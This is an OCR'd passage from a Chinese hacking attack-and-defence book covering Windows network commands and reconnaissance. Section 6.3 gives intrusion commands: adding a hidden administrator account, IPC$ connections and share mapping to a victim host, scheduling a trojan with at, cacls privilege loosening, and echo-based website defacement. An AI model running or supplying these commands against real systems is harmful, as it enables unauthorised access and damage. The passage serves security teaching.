
❶ 右击“本地连接”图标；❷ 单击“属性”命令，如下图所示。

3 选中“Internet协议”复选框

❶ 选中“Internet协议”复选框；❷ 单击“属性”按钮，如下图所示。

4 进入高级设置

在打开的“Internet协议（TCP/IP）属性”对话框中单击“高级”按钮，如下图所示。



打开“网络连接”属性的另外途径


通过桌面的“网上邻居”可以打开“网络连接”属性。另外，也可以通过“控制面板”打开。其方法很简单，按照前面介绍过的方法打开“控制面板”以后，双击其中的“网络连接”图标就可以了。

⑤ 打开“TCP/IP筛选”对话框

❶ 单击切换到“选项”选项卡；❷ 单击“属性”按钮，如下图所示。

⑥ 启用“TCP/IP筛选”功能

❶ 选中“启用TCP/IP筛选（所有适配器）”复选框；❷ 选中“只允许”单选按钮；❸ 单击“添加”按钮，如下图所示。




⑦ 添加允许的端口

在打开的“添加筛选器”对话框中，❶ 输入允许的TCP端口号，如“23”；❷ 单击“确定”按钮，如下图所示。

⑧ 完成设置

单击“确定”按钮，如下图所示。



6.3 黑客常用命令一览

黑客攻防都离不开DOS命令。Windows 95出现以前，DOS（Disk Operating System）是一款使用得十分广泛的操作系统，它主要是通过DOS命令来使用的。虽然这种操作系统早已被淘汰，但是DOS命令因为丰富的功能被保留下来。使用DOS命令能够完成许多在Windows图形界面下不能完成或很难实现的操作，所以深受用户的喜爱。

这里讲解的基础DOS命令是在Windows 2000、Windows XP、Windows 2003、Windows Vista、Windows 2008和Windows 7系统下均可运行的一些DOS命令。


在讲解这些命令之前，先要看看这些命令是怎么样启动的。在DOS时代，运行一个程序的方法是在提示符后面输入命令，然后按回车键即可。进入Windows时代以后，操作界面都是图形化的，但微软仍然保留了一个“命令行”模式，供用户输入命令执行程序。

1 打开“运行”对话框

❶ 单击“开始”按钮；❷ 单击“运行”命令，如下图所示。

2 打开命令行窗口

在打开的对话框中，❶ 输入“cmd”；❷ 单击“确定”按钮，如下图所示。



3 输入命令并执行

输入命令并按回车键，即可得到运行结果，如下图所示。

cmd与command的区别

在第二步中，输入command也会出现一个命令行窗口，它与cmd窗口有什么区别呢？原来，command窗口是纯英文DOS状态的，不能显示中文，且也不支持超出8个字符的目录名和文件名，而这两者在cmd窗口中都支持。

6.3.1 net命令

net命令是很多网络命令的集合。在Windows中，很多网络功能都是以net命令为开头的，通过net help或者net /?可以看到这些命令的用法，如下图所示。

通过net命令，可以在管理员毫无知觉的情况下进行添加计算机用户、操作计算机服务等危害极大的黑客行为。

1 添加/删除用户

命令格式分别为：net user username password/add和net user username/del。例如net user gong 123456/add表示添加一个名为gong、密码为123456的用户；把该用户添加到管理员组使用命令net localgroup administrators gong/add；删除该用户使用命令net user gong/del；只是想把该用户从管理员组删除，可以使用命令net localgroup administrators gong/del。

2 激活被禁用的guest账号

命令格式为：net user guest/active:yes。如果将guest用户设置为禁用，可以使用命令net user guest/active:no。

3 查看远程系统的时间

命令格式为：net time \\IP。例如net time\\192.168.0.1表示查看192.168.0.1系统当前时间，以方便入侵的下一步用at命令添加一个计划任务。

4 启动关闭服务

命令格式分别为：net start servicename和net stop servicename。如启动IIS服务使用命令net start w3svc，关闭IIS服务使用命令net stop w3svc，如下图所示。

5 启动关闭共享

命令格式分别为：net share sharename和net share sharename/del。例如开放和删除IPC$共享，分别使用net share ipc$和net share ipc$/del。使用net share d=d:\可完全共享D盘，使用net share可以查看开放了什么共享。

6 建立IPC空连接

命令格式为：net use \\ip\ipc$ "password"/user:username。假设有目标IP为192.168.1.88、用户名为admin、密码为123456的机器，建立IPC连接的命令为：

```
net use\\192.168.1.88\ipc$ "123456"/user:admin
```

执行后，提示“命令成功完成”即表示成功建立了IPC空连接，如下图所示。

问：如果密码为空怎么处理？

疑难解答

答：如果密码为空，可用""表示密码部分（也就是两个英文半角的双引号，中间不要留任何字符，也没有空格）。

另外要连接对方，入侵者的计算机也必须开启这些服务，有时必须在自身不安全的情况下去入侵不安全的计算机。入侵者自己的计算机如果没有开启这些服务，则会出现下图这样的连接错误。

7 删除IPC连接

命令格式为：net use \\ip\ipc$/del。例如用net use \\192.168.1.1\ipc$/del.删除上面已经建立的ipc$连接。

8 映射磁盘和删除映射磁盘

命令格式为：net use drivename \\ip\drive$ 和net use drivename/del。例如和受侵者机器建立IPC共享后，可以执行net use h:\\192.168.1.88\c$，将受侵者系统开放的默认共享C盘映射为自己的本地磁盘H，操作自己的H盘就是操作它的C盘。注意建立磁盘映射必须先建立IPC连接，要映射成的磁盘必须是本地不存在的盘符，例如，本地已经存在E盘，就不能再将受侵者的某个盘映射成自己的E盘了。断开上面映射的磁盘可使用net use h:/del。

6.3.2 远程登录命令telnet

虽然telnet已经没有以前常用，但是由于它已经对于系统管理员和黑客来说是都非常重要的，所以我们不能不提这个命令。telnet是一种从客户端登录服务器的方式，客户端作为服务器的终端。譬如说在服务器上留下了一个telnet扩展型后门，都需要使用telnet连接到的指定端口进行连接控制，telnet的使用方式为：telnet IP Port。例如telnet 192.168.1.1 8888表示连接到192.168.1.1的8888端口，telnet的默

认端口为23，不使用port参数时将默认连接到192.168.1.1的23端口。又例如要连接到192.168.1.221，可以使用命令telnet 192.168.1.221，如下图所示。

上图中，由于目标计算机的23端口并未打开，所以连接失败了。目前这种留后门方式已经不流行了，但是希望了解自己系统是否安全的读者，应该注意telnet服务是否被非法开启。

6.3.3 文件传输命令ftp

FTP（File Transfer Protocol，文件传输协议）是一种文件传输命令，主要实现在两台计算机间进行文件传输的功能。FTP的主要作用就是让用户连接上一个远程计算机（这些计算机上运行着FTP服务器程序）查看其中有哪些文件，然后把文件从远程计算机上复制到本地计算机，或把本地计算机的文件送到远程计算机去。其用法如下：


```
ftp[-v][-d][-i][-n][-g][-s:filename][-a][-w:windowsize][-A][Host]
```

其中各参数含义如下。

- -v：禁止显示FTP服务器响应。
- -d：启用调试、显示在FTP客户端和FTP服务器端之间传递的所有命令。
- -i：传送多个文件时，禁用交互提示。
- -n：在建立初始连接后，禁止自动登录功能。
- -g：禁用文件名组合。
- -s:filename：指定包含FTP命令的文本文件，这些命令在启动FTP后自动运行。该参数不允许带有空格，使用该参数不是重定向。
- -a：指定绑定FTP数据连接时可以使用任何本地接口。
- -w:windowsize：指定传输缓冲的大小。默认窗口大小为4096字节。
- -A：匿名登录到FTP服务器。

该命令最基本用法为“ftp IP”，在输入用户名和密码（见下图）后，可以使用get或者put来进行下载或上传操作；使用disconnect可以断开连接；使用bye或者quit可以退出FTP。

如果在入侵时得到FTP账户和密码，可以用FTP命令来实现常规操作，但操作较多的话，还是不太方便。因此，一般使用专门的FTP工具来操作，如FlashFXP、CuteFTP等图形界面的FTP工具。FlashFXP的工作界面如下图所示。



知识加油站

FlashFXP

FlashFXP是一个非常好用的FTP客户端，它能管理多个FTP站点登录信息，存储上传或下载队列，支持拖曳建立任务、断点续传等，功能非常强大，是网络用户常用的软件。

6.3.4 添加计划任务命令at

使用at命令可以实现在指定日期和时间运行指定程序，该命令的用法为：

```
at [\\computername] [ [id] [/DELETE] |/DELETE [/YES]]
at [\\computername] time [/INTERACTIVE]
   [/EVERY:date[,...] |/NEXT:date[,...]] "command"
```

一般在入侵时使用at命令指定远程主机在指定时间运行的木马或提权脚本。例如：用上节讲解的FTP命令向服务器传输一个木马的服务端，然后用net time\\192.168.1.88命令查看192.168.1.88的当前时间为16:49，如下图所示。

然后可以用at \\192.168.1.88 17:00 muma.exe指定在17:00运行的木马服务端。

at命令运行的前提

使用at命令有一个前提，那就是服务器启动了Task Scheduler服务，同时黑客必须是Administrators 组的成员。

6.3.5 查看修改文件夹权限命令cacls

在命令行下使用cacls /? 命令，可以查看cacls的用法，如下图所示。

从上图可以看到该命令的用法为：

```
cacls filename[/T][/M][/S[: SDDL]][/E][/C][/G user:perm][/R
user[...]][/P user:perm[...]][/D user[...]]
```

例如，将C:\的文件访问权限更改为everyone完全控制，则可以使用如下命令：

```
cacls C:\ /e/g everyone:f
```

其系统响应如下图所示。

执行后，C盘将被everyone完全控制。黑客在入侵时，如果碰到服务器管理员对磁盘权限进行了安全设置，一般会构造一定的cacls命令，来达到权限更改、突破限制的目的。例如通过webshell无法浏览C盘，通过cacls命令更改后，这些限制消失，就可以随意查看C盘文件。

黑客除了更改磁盘权限，还会更改一些命令工具的权限，例如：

```
cacls C:\windows\system32\cmd.exe/e/r guests//允许guests组用户使用cmd.exe
cacls C:\windows\system32\cmd.exe/e/r users //允许users组用户使用cmd.exe
```

6.3.6 回显命令echo

使用echo命令可以在屏幕上显示指定的信息，例如使用echo chen13就会在屏幕上打印出chen13。利用echo和>、>>符号可以把命令结果导出到某文件中，例如在为网站写入黑页时可以使用echo命令：

```
echo hacked by gong>index.html   //使用hacked by gong覆盖index.html的内容
echo hacked by gong>>index.html  //在index.html的尾部添加hacked by gong，而不覆盖
```

在上面的命令中，如果文件index.html不存在，系统将会自行创建该文件。值得注意的是，在需要写入文件的内容中如果包含>、<、'等特殊符号时，需要在前面加上转意字符 ^，例如：echo hello^'<hi>' >index.html。

在命令提示符下执行如下命令：

```
C:\> echo hacked by gong > C:\index.html
```

执行过程如下图所示。

执行后，将在C:盘下的index.html文件中写入“hacked by gong”。注意，如果输出路径不正确，则命令执行会失败。例如输出到不存在C:\test\目录下，就会提示路径不正确。

6.3.7 命令行下的注册表操作

注册表是Microsoft Windows中的一个重要的数据库，用于存储系统和应用程序的设置信息。所有系统设置都可以在注册表中找到踪迹，所有的程序启动方式和服务启动类型都可通过注册表中的键值来控制，所以系统安全与注册表紧密相关。然而，正因为注册表的强大，使得它成为了病毒、木马与黑客争夺的战场。前面已经讲解过如何调出“注册表编辑器”，下面看看在命令行窗口中如何使用注册表编辑器。

- regedit/s filename.reg：可以将文件导入注册表，例如regedit/s gong.reg表示将gong.reg导入到注册表中。
- regedit/e filename.reg regpath：可以将注册表中的某些项值导出，例如regedit/e gong.reg HKEY_LOCAL_MACHINE\Software\就表示将注册表中HKEY_LOCAL_MACHINE\Software\的项值导出来。执行过程如下图所示。

执行后，将在所在目录生成一个gong.reg的文件，就是注册表文件了，如下图所示。

远程操作注册表

如果黑客通过telnet连接到了目标计算机，那么也可以使用这样的命令行来操作注册表。

6.3.8 查看当前系统用户情况命令query

query的用法如下：

```
query{PROCESS|SESSION|TERMSERVER|USER}
```

使用query user，可以来查看当前系统的会话，如下图所示。

通过上图，可以查看到有一个人使用远程终端登录服务器。注意，Windows XP不能使用query命令，上图是在Windows 7中使用此命令的截图。

6.3.9 终止会话命令logoff

logoff的用法如下：

```
logoff[sessionname|sessionid][/SERVER:servername][/V]
```

其中的sessionname或sessionid参数可以通过query命令查到。在入侵时通常遇到需要把服务器的管理员或者其他入侵者踢出去，就可以使用logoff命令。

使用该命令之前，先运行query user命令查询在线用户的ID，如下图所示。

从上图可知，administrator用户ID为1、test用户ID为3，执行logoff 3命令将把用户test踢出去。

6.3.10 物理网络查看命令ping


命令ping可以检查网络是否能够连通。作为一个网络管理员或者黑客来说，ping命令是第一个必须掌握的DOS命令，例如管理员可用ping来排除网络故障；黑客可用ping来探测目标系统信息。该命令用法如下：

```
ping[-t][-a][-n count][-i lengthl][-f][-i ttl][-v tos][-r count]
[-s count][-j computer-list]|
[-k computer-list][-w timeout]destination-list
```

其中各参数含义如下。

- -t：ping指定的计算机直到中断。
- -a：将地址解析为计算机名。
- -n count：发送count指定的ECHO数据包数，默认值为4e。
- -l length：发送包含由length指定数据值的ECHO数据包。默认为32字节；最大值是65 527。
- -f：在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。
- -l ttl：将“生存时间”字段设置为ttl指定的值。
- -v tos：将“服务类型”字段设置为x275指定的值。
- -r count：在“记录路由”字段中记录传出和返回数据包的路由。count可以指定最少1台，最多9台计算机。
- -s count：利用count指定的跃点数的时间戳。
- -j computer-list：利用computer-list指定的计算机列表路由数据包。
- -k computer-list：利用computer-list指定的计算机列表路由数据包。连续计算机不能被中间网关分隔，IP允许的最大数目为9。
- -w timeout：指定超时间隔，单位为ms。
- destination-list：指定要ping的远程计算机。

对于网络管理员来说，在网络出现故障无法连通时使用ping命令可以很快确定问题出在哪一个节点，数据包在哪一个节点之后就无法达到，例如执行ping127.0.0.1，如果不通，就确定是网卡有故障；如果ping 网关IP不通，说明路由器出现故障。对于黑客来说，通常用ping命令来探测目标计算机的运行状态，如下图所示。



请求超时


知识加油站

上图中共发送了4个请求，均超时。这是因为经过安全设置的足迹一般都不会回应ping请求。

有时根据返回的TTL值可以判断出受侵者的操作系统类型，Windows主机的TTL值一般在128左右，*nix的一般在250左右。不过经过安全专家设置过的主机基本都屏蔽了ping，ping无法返回TTL值；另外这个TTL值可以通过人为修改注册表来改变，因此根据这个判断操作系统类型并不总是有效和可靠的。

6.3.11 网络配置查看命令ipconfig

在向内网渗透的过程中，需要了解服务器的网络配置，可以使用ipconfig来查看。使用ipconfig/all命令可以详细地查看网卡的MAC地址、主机的网络设置等，如下图所示。



6.3.12 DNS查看命令nslookup

使用nslookup命令可以查看目标网站的DNS信息，最简单的用法就是查询域名对应的IP地址，包括A记录和CNAME记录。如果查到的是CNAME记录，还会返回别名记录的设置情况。其用法如下：

```
nslookup域名
```

例如nslookup web.mit.edu，如右图所示。

常用的DNS

知识加油站

常用的DNS有61.139.2.69，这是国内的服务器，国外的有8.8.8.8，是Google公司向大众提供的。

6.3.13 地址解析命令arp

近年来，arp病毒危害很大，而arp攻击是黑客经常使用的一种攻击方式。

ARP，即地址解析协议，实现通过IP地址得知其物理地址。在TCP/IP网络环境下，每台主机都分配了一个32位的IP地址，这种互联网地址是在网际范围标识主机的一种逻辑地址。为了让报文在物理网路上传送，必须知道对方目的主机的物理地址。这样就存在把IP地址变成物理地址的地址转换问题。以以太网环境为例，为了正确地向目的主机传送报文，必须把目的主机的32位IP地址转换成48位以太网的地址。这就需要在互连层有一组服务将IP地址转换为相应的物理地址，这组协议就是ARP协议。

ARP缓存中包含一个或多个表，它们用于存储IP地址及其经过解析的以太网或令牌环物理地址。计算机上安装的每一个以太网或令牌环网络适配器都有自己单独的表。arp命令用法如下：

```
arp -a[InetAddr][-N IfaceAddr][-d InetAddr [IfaceAddr]][-s
InetAddr EtherAddr[IfaceAddr]]
```

其中各参数含义如下。

- -a [InetAddr] [-N IfaceAddr]：显示所有接口的当前ARP缓存表。要显示指定IP地址的ARP缓存项，请使用带有InetAddr参数的arp -a，此处的InetAddr代表指定的IP地址；要显示指定接口的ARP缓存表，请使用-N IfaceAddr参数，此处的IfaceAddr代表分配给指定接口的IP地址，-N参数区分大小写。
- -d InetAddr [IfaceAddr]：删除指定的IP地址项，此处的InetAddr代表IP地址。对于指定的接口，要删除表中的某项，请使用IfaceAddr参数，此处的IfaceAddr代表分配给该接口的IP地址；要删除所有项，请使用“*”通配符代替InetAddr。

- -s InetAddr EtherAddr [IfaceAddr]：向ARP缓存添加可将IP地址InetAddr解析成物理地址EtherAddr的静态项。要向指定接口的表添加静态ARP缓存项，请使用IfaceAddr参数，此处的IfaceAddr代表分配给该接口的IP地址。

ARP攻击就是通过伪造IP地址和MAC地址实现ARP欺骗，能够在网络中产生大量的ARP通信量使网络阻塞。攻击者只要持续不断地发出伪造的ARP响应包，就能更改目标主机ARP缓存中的IP-MAC条目，造成网络中断或中间人攻击。

ARP攻击主要是存在于局域网网络中，局域网中若有一个人感染ARP木马，则感染该ARP木马的系统将会试图通过“ARP欺骗”手段截获所在网络内其他计算机的通信信息，并因此造成网内其他计算机的通信故障。

RARP的工作原理如下。

（1）向主机发送一个本地的RARP广播，并在此广播包中声明自己的MAC地址且请求任何收到此请求的RARP服务器分配一个IP地址。

（2）本地网段上的RARP服务器收到此请求后，检查其RARP列表，查找该MAC地址对应的IP地址。

（3）如果存在，RARP服务器就给源主机发送一个响应数据包，并将此IP地址提供给对方主机使用。

（4）如果不存在，RARP服务器对此不做任何的响应。

（5）源主机收到从RARP服务器的响应信息，就利用得到的IP地址进行通信；如果一直没有收到RARP服务器的响应信息，表示初始化失败。

（6）如果在第1～3中被ARP病毒攻击，则服务器做出的反应就会被占用，源主机同样得不到RARP服务器的响应信息，此时并不是服务器没有响应，而是服务器返回的源主机IP被占用。

可以通过查看ARP缓存表来发现ARP攻击，防御ARP攻击也可以通过添加和修改ARP缓存表来实现。在命令提示符下，输入“arp -a”，就可以查看ARP缓存表中的内容了，如下图所示。


- 用“arp -d”命令可以删除ARP表中所有的内容。
- 用“arp -d +空格+ <指定IP地址>”命令可以删除指定IP所在行的内容。
- 用“arp -s”命令可以手动在ARP表中指定IP地址与MAC地址的对应，类型为static（静态）。此项存在硬盘中，而不是在缓存表中。计算机重新启动后仍然存在，且遵循静态优于动态的原则，所以这个设置不对，可能导致无法上网。

Chapter 07

搜集远程计算机的信息

本章导读

在计算机中可能存在着各种各样的漏洞，但只有经过扫描才能知道。扫描并判断计算机的漏洞是一种搜集计算机信息的操作，是黑客与网络管理员及普通用户都经常进行的活动。本章主要讲解通过各种命令和工具来搜集远程计算机信息的方法。



知识技能要求

通过对本章内容的学习，读者可学会各种搜集远程计算机信息的方法。学完后可掌握的相关技能知识如下：

- 掌握获取目标计算机IP地址的方法
- 掌握通过IP地址获取目标计算机地理位置的方法
- 掌握搜索共享资源的方法
- 了解端口扫描的原理与类型

7.1 搜集网络中的信息

黑客在攻击之前，总是会先进行一番信息搜集的工作，为后续的入侵做准备。而作为计算机用户，也需要对自己的计算机或所在网络进行探测，以发现潜在的漏洞。下面就讲解一些常用的信息探测手段。


7.1.1 获取目标计算机的IP地址

在已知目标计算机IP地址的情况下，可以探测其活动状态；在只知道目标计算机的域名或计算机名的情况下，则可以用ping命令来探测其IP地址。

域名与IP

知识加油站


右图为使用ping命令来探测Internet域名的IP地址的结果。注意域名前面不用加上“http://”或者“https://”，否则无法正常解析。



计算机名与IP

知识加油站


右图为使用ping命令来探测局域网内某计算机名的IP地址的结果。注意计算机名前面不要加上“\\”，否则无法正常解析。



探查路由

知识加油站

右图为使用tracert命令来探测从本机到目标计算机路径的结果，同样也具有将域名解析为IP地址的效果，并且还能看到两者之间的路径。



7.1.2 由IP地址获取目标计算机的地理位置

获得目标计算机的IP地址之后，可以根据IP地址再追查出目标计算机的地理位置。根据对方的地理位置，可以制定特殊的入侵方式，例如知道对方地理位置后，使用检测对方地理位置的方法来查找敏感信息，这样的方法通常应用于对企业目标的攻击。

探查地理位置

知识加油站


右图为http://www.ip5.me/网站来查询目标地理位置的结果。这样的查询网站还有很多，例如http://www.ip138.com，以及http://tool.cidu.net/gsm/等。

需要注意的是，由于IP的增加和数据库更新等原因，有一些IP地址可能查询不到，有一些IP数据则可能有错，多查询几个网站把握就比较大了。

7.1.3 了解网站备案信息

网站在正式发布之前，需要向有关机构申请域名。申请到的域名信息将保存在域名管理机构的数据库服务器中，并且域名信息常是公开的，任何人都可以对其进行查询。然而，正是这个域名信息可以暴露给入侵者许多的敏感信息，主要包括以下方面。

- 注册人的姓名。
- 注册人的电子邮箱，有时还会有电话、传真号码等。
- 注册机构、通信地址、邮编。
- 注册有效时间、失效时间。



查询域名备案信息

知识加油站

右图为使用http://whois.hichina.com/网站的whois查询功能来查询注册域名备案信息的结果。whois是当前域名系统中不可或缺的一项信息服务。在使用域名进行Internet冲浪时，很多用户希望进一步了解域名、名称服务器的详细信息，这就会用到whois。

由于备案信息全部是英文，有的读者可能不太熟悉其中的含义，下面就列出常见的备案信息中英文对照列表。

（1）国际域名注册信息含义

Domain Name：	域名
Name Server：	DNS服务器
Registrant ID：	注册人ID
Registrant Name：	注册人姓名
Registrant Organization：	注册人单位
Registrant Address：	注册人地址
Registrant City：	注册人城市
Registrant Province/State：	注册人省/州
Registrant Postal Code：	注册人邮编
Registrant Country Code：	注册人国家代码
Registrant Phone Number：	注册人电话号码
Registrant Fax：	注册人传真
Registrant Email：	注册人电子邮箱
Technical ID：	技术联系人ID
Technical Name：	技术联系人姓名
Technical Organization：	技术联系人单位
Technical Address：	技术联系人地址
Technical City：	技术联系人城市
Technical Province/State：	技术联系人省/州
Technical Postal Code：	技术联系人邮编
Technical Country Code：	技术联系人国家代码
Technical Phone Number：	技术联系人电话号码
Technical Fax：	技术联系人传真
Technical Email：	技术联系人电子邮件
Administrative ID：	管理联系人ID
Administrative Name：	管理联系人姓名
Administrative Organization：	管理联系人单位
Administrative Address：	管理联系人地址
Administrative City：	管理联系人城市
Administrative Province/State：	管理联系人省/州
Administrative Postal Code：	管理联系人邮编
Administrative Country Code：	管理联系人国家代码
Administrative Phone Number：	管理联系人电话号码
Administrative Fax：	管理联系人传真
Administrative Email：	管理联系人电子邮箱
Billing ID：	付费联系人ID
Billing Name：	付费联系人姓名
Billing Organization：	付费联系人单位

Billing Address:	付费联系人地址
Billing City:	付费联系人城市
Billing Province/State:	付费联系人省/州
Billing Postal Code:	付费联系人邮编
Billing Country Code:	付费联系人国家代码
Billing Phone Number:	付费联系人电话号码
Billing Fax:	付费联系人传真
Billing Email:	付费联系人电子邮箱
Expiration Date:	域名到期日

（2）国内域名注册信息含义

Domain Name:	域名
ROID:	注册识别码
Domain Status:	域名状态
Registrant ID:	注册人ID
Registrant Organization:	注册人单位
Registrant Name:	注册人姓名
Registrant Email:	注册人电子邮箱
Sponsoring Registrar:	所属注册商
Name Server:	DNS服务器
Registration Date:	域名注册日期
Expiration Date:	域名到期日
DNSSEC Deployment:	DNS安全扩展

7.2 检测系统漏洞

通过扫描，黑客可以找到目标计算机的系统漏洞；同样用户则可以找到自己的系统所存在的漏洞进行弥补，有效预防入侵。

7.2.1 什么是扫描器

前面讲解的ping命令，实际上也算是一种简单的扫描工具。不过，要完成更详细的扫描工作，就需要更加专业的扫描器。

扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用扫描器，用户可以发现远程服务器的各种端口分配、提供的服务及它们的软件版本，直观地了解到远程主机所存在的安全问题。

扫描器并不是攻击网络漏洞的程序，它只是能帮助扫描者发现目标计算机的某些内在弱点，这些弱点可能是入侵破坏目标机安全的关键。

扫描器的工作原理

知识加油站

扫描器通过扫描远程计算机不同端口的服务，并记录目标给予的回答，通过回答可以搜集到很多有关目标主机的各种有用信息，例如是否能用匿名登录、是否有FTP服务、是否能用telnet登录等。

7.2.2 搜索共享资源

视频教程见光盘

